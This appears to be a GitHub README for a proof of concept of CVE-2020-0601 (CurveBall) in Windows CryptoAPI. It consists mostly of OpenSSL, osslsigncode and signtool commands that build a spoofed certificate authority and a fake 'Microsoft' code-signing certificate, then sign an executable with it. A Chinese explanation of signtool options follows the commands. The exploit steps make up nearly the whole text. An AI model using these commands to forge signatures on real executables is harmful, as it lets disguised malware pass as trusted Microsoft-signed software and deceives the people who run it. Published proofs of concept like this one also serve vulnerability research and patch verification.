 yanghaoi/cve-2020-0601
PoC for CVE-2020-0601- Windows CryptoAPI (Crypt32.dll) POC: https://github.com/ollypwn/CurveBall

PoC for CVE-2020-0601- Windows CryptoAPI (Crypt32.dll) POC: https://github.com/ollypwn/CurveBall

On kali: 1.Make PKCS12 file

openssl req -new -x509 -key spoofed_ca.key -out spoofed_ca.crt

openssl ecparam -name secp384r1 -genkey -noout -out Microsoft.key

openssl req -new -key Microsoft.key -out Microsoft.csr -config openssl_cs.conf -reqexts v3_cs

openssl x509 -req -in Microsoft.csr -CA spoofed_ca.crt -CAkey spoofed_ca.key -CAcreateserial -out Microsoft.crt -days 50000 -extfile openssl_cs.conf -extensions v3_cs

openssl pkcs12 -export -in Microsoft.crt -inkey Microsoft.key -certfile spoofed_ca.crt -name "Code Signing" -out Microsoft.p12

 2.Sign file:
osslsigncode sign -pkcs12 Microsoft.p12 -n "Signed by DiDi" -pass 123 -in c1.exe -out c1_Microsoft_signed.exe
3.On windows use signtool sign file,location in "C:\Program Files (x86)\Microsoft SDKs\ClickOnce\SignTool\signtool.exe":
signtool sign /v /f Microsoft.p12 /tr http://timestamp.digicert.com /as /fd sha256 /p 123 c1.exe

signtool.exe全局命令选项: /v 无论命令是否运行成功,都显示详细输出,并显示警告消息。 sign 命令选项: /f 指定文件中的签名证书。 如果文件采用个人信息交换 (PFX) 格式且受密码保护,则使用 /p 选项指定密码。 如果文件不包含私钥,则使用 /csp 和 /kc 选项指定 CSP 和私钥容器名。 /tr 指定 RFC 3161 时间戳服务器的 URL。 如果该选项(或 /t)不存在,将不会对签名文件执行时间戳操作。 如果时间戳操作失败,将生成一个警告。 此选项不能与 /t 选项一起使用。 /as 追加此签名。 如果不存在主签名,则改为使此签名成为主签名。 /fd 指定要用于创建文件签名的文件摘要算法。 默认值为 SHA1。 /p 指定打开 PFX 文件时要使用的密码。 (使用 /f 选项指定 PFX 文件。)
